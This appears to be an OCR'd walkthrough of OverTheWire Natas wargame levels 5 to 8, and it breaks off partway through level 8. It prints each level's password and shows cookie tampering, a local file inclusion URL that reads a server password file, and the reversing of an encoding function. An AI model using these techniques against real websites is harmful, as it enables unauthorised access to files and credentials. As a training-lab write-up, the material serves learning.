
password is: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

- **Level 5**


Go to this site http://natas5.natas.labs.overthewire.org and giver username as "Natas5" and password is "0n35PkggAPm2zbEpOU802c0x0Msn1ToK". Then after loading Natas 5 site

>right click and go inspect.






>Go application
>Go Storage > cookies > select http://natas5
>In the value section we can see the result is 0, so we must change in to 1.



>After changing it we can see next level password.


password is: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned


- **Level 6**




Go to this site http://natas6.natas.labs.overthewire.org and giver username as "Natas" and password is "0RoJwHdSKWFTYR5WuiAewauSuNaBXned". Then after loading Natas 6 site


- Then Ctrl + U an see the source code, while analysing code we can see file path. So we have to try that file path in our url.









>After that we can get "secret"
>then go index page and fill the form and submit we can get next level password.
the next level password is: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS






- **Level 7**



Go to this site http://natas7.natas.labs.overthewire.org and giver username as "Natas7" and password is "bmg8SvU1LizuWjx3y7xkNERkHxGre0GS". Then after loading Natas 7 site go inspect.

>Source >select the index file and read the code

>then we can find out there is a comment on this code and it is a hint about file path.




Then search this http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

Lets clarify this url :


/index.php – is specifies the path to the resource or file on the sever (so in here "index.php" is the file.

? - contains key-value pairs, which are used to send data to the server
page - key or parameter name. It's a label that the server uses to identify what data is being sent.




the next level password is: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q


- **Level 8**



Go to this site http://natas8.natas.labs.overthewire.org and giver username as "Natas8" and password is "xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q"



>Then after loading Natas 8 site go inspect.




```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

>While checking the code we can see secret code and there is a function to encoding, so if we reverse that, we can get decrypted output and that can be the password.

```php
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

>above picture, underline code is the most important part in this scenario. So we have to explore every one of them, and heres the order to encrypt

(**Base64 Encoding → String Reversal → Hexadecimal Conversion**)

base64_encode($secret) - The $secret string is first encoded using Base64.

strrev( ) – To reverse the string.
ex- ABC to CBA

